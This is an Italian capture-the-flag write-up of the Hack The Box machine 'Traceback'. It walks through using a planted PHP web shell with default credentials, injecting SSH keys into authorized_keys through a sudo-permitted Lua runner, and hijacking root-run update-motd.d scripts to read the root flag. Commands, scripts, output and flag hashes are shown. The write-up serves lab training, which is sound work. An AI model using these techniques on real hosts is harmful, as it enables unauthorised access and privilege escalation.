TRACEBACK | Kaosam

Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676

Risultati port scanning:

```
root@unknown:~/Desktop# nmap -sV 10.10.10.181
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-17 11:45 CET
Nmap scan report for traceback.htb (10.10.10.181)
Host is up (0.050s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.01 seconds
```

Andiamo sulla porta 80:

This site has been owned

I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -

Il sito web è in realtà una pagina modificata da "hacker" che hanno attaccato l'host. Dicono inoltre di aver lasciato una webshell disponibile per tutta la rete. Se andiamo ad ispezionare il sorgente troviamo questo indizio:

```
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>
```

Cercando su Google ho provato a cercare nomi di Web Shell famose e provare a inserirle nell'url, ma non ho avuto risultati positivi. Inoltre, enumerando con Dirbuster non sono riuscito a enumerare nulla di utile.

Leggendo sul Forum, ho però capito che bisognava "googlare" l'intera frase, che rimandava a una repo github contenente web shells:


https://github.com/TheBinitGhimire/Web-Shells

Testandone una per una, alla fine ho trovato questa (avendo scritto nella barra degli indirizzi http://10.10.10.181/smevk.php) :

Vengono chieste delle credenziali. Al primo tentativo sono entrato provando admin/admin.

Provando a muovermi nella shell, ho notato l'enorme lentezza nell'eseguire operazioni, così ho caricato tramite la funzione Upload in essa integrata, una mia webshell.

Inizialmente, considerando che nc non aveva disponibile l'opzione -e, ho eseguito la seguente riga di codice per ottenere la reverse shell:



Muovendomi all'interno non sono però riuscito a fare l'upgrade ad una TTY interattiva, in quanto python non è installato nella macchina, e la modalità di upgradare con netcat non funzionava.

Navigando però nella home dell'utente webadmin, ho trovato come soluzione più semplice inserire la mia chiave pubblica all'interno di .ssh/authorized_keys.

In questo modo, collegandomi via ssh, ho ottenuto la shell:

```
root@unknown:~/Desktop# ssh webadmin@10.10.10.181
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

HOLA


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Tue Mar 17 06:52:04 2020 from 10.10.14.166
webadmin@traceback:~$ whoami
webadmin
```

Utilizzando il comando sudo -l, possiamo notare il permesso speciale che abbiamo, ovvero quello di eseguire come sysadmin il programma luvit:

```
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
n\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

Luvit è un programma per eseguire codice scritto in lua, e sempre nella home è presente un file key.lua, contenente una porzione di codice che permette di aggiungere dentro le authorized key di sysadmin, una qualsiasi chiave pubblica.

Quindi creiamo questo script lua, test.lua, con all'interno la nostra public key:

```
local test = io.open("/home/sysadmin/.ssh/authorized_keys", "a")

test:write("LA TUA CHIAVE PUBBLICA")

test:close()
```

Eseguendo il seguente comando, possiamo in seguito accedere via ssh a sysadmin:

```
sudo -u sysadmin /home/sysadmin/luvit test.lua
```

Di conseguenza, è possibile stampare la user flag:

```
root@unknown:~/Desktop# ssh sysadmin@10.10.10.181
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Tue Mar 17 06:12:15 2020 from 10.10.14.62
$ whoami
sysadmin
$ cat user.txt
c24349701ae38c33ffbf0cceb2c46020
```

Continuando la privilege escalation, utilizziamo pspy64 per vedere i processi in corso:

```
2020/03/17 05:13:16 CMD: UID=1001 PID=12714  | ./pspy64
2020/03/17 05:13:16 CMD: UID=106  PID=12711  | sshd: root [net]
2020/03/17 05:13:16 CMD: UID=0    PID=12710  | sshd: root [priv]
2020/03/17 05:13:16 CMD: UID=1001 PID=12706  | sleep 15
2020/03/17 05:13:16 CMD: UID=0    PID=12703  | sleep 30
2020/03/17 05:13:16 CMD: UID=0    PID=12702  | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/03/17 05:13:16 CMD: UID=0    PID=12700  | /usr/sbin/CRON -f
2020/03/17 05:13:16 CMD: UID=106  PID=12697  | sshd: root [net]
2020/03/17 05:13:16 CMD: UID=0    PID=12696  | sshd: root [priv]
2020/03/17 05:13:16 CMD: UID=106  PID=12695  | sshd: root [net]
2020/03/17 05:13:16 CMD: UID=0    PID=12694  | sshd: root [priv]
2020/03/17 05:13:16 CMD: UID=106  PID=12693  | sshd: root [net]
2020/03/17 05:13:16 CMD: UID=0    PID=12692  | sshd: root [priv]
2020/03/17 05:13:16 CMD: UID=1000 PID=1225   | /usr/sbin/apache2 -k start
2020/03/17 05:13:16 CMD: UID=1000 PID=1215   | /usr/sbin/apache2 -k start
2020/03/17 05:13:16 CMD: UID=1000 PID=1211   | /usr/sbin/apache2 -k start
2020/03/17 05:13:16 CMD: UID=0    PID=12     |
2020/03/17 05:13:16 CMD: UID=0    PID=119    |
```

E’ presente il processo riguardante il motd (Message of the day), eseguito da root. Esso copia dalla cartella backups all’interno di etc.

Se andiamo dentro /etc/update-motd.d, notiamo che possiamo modificare i file, come ad esempio l’header. Dato che verrà eseguito da root, sarà sufficiente stampare la nostra flag (bisogna essere veloci in quanto ogni 30 secondi il file verrà sovrascritto e quindi saranno perse le nostre modifiche).

All’interno di 00-header, aggiungere le seguenti linee di codice:

```
FILE="/root/root.txt"

echo "*** File - $FILE contents ***"

cat $FILE
```

In un'altra finestra del nostro terminale:

```
root@unknown:~/Desktop# ssh sysadmin@10.10.10.181
##################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
##################################
*** File - /root/root.txt contents ***
ccda9e554daa04f6f56d822a357585d6

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Tue Mar 17 06:10:46 2020 from 10.10.14.62
```

Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups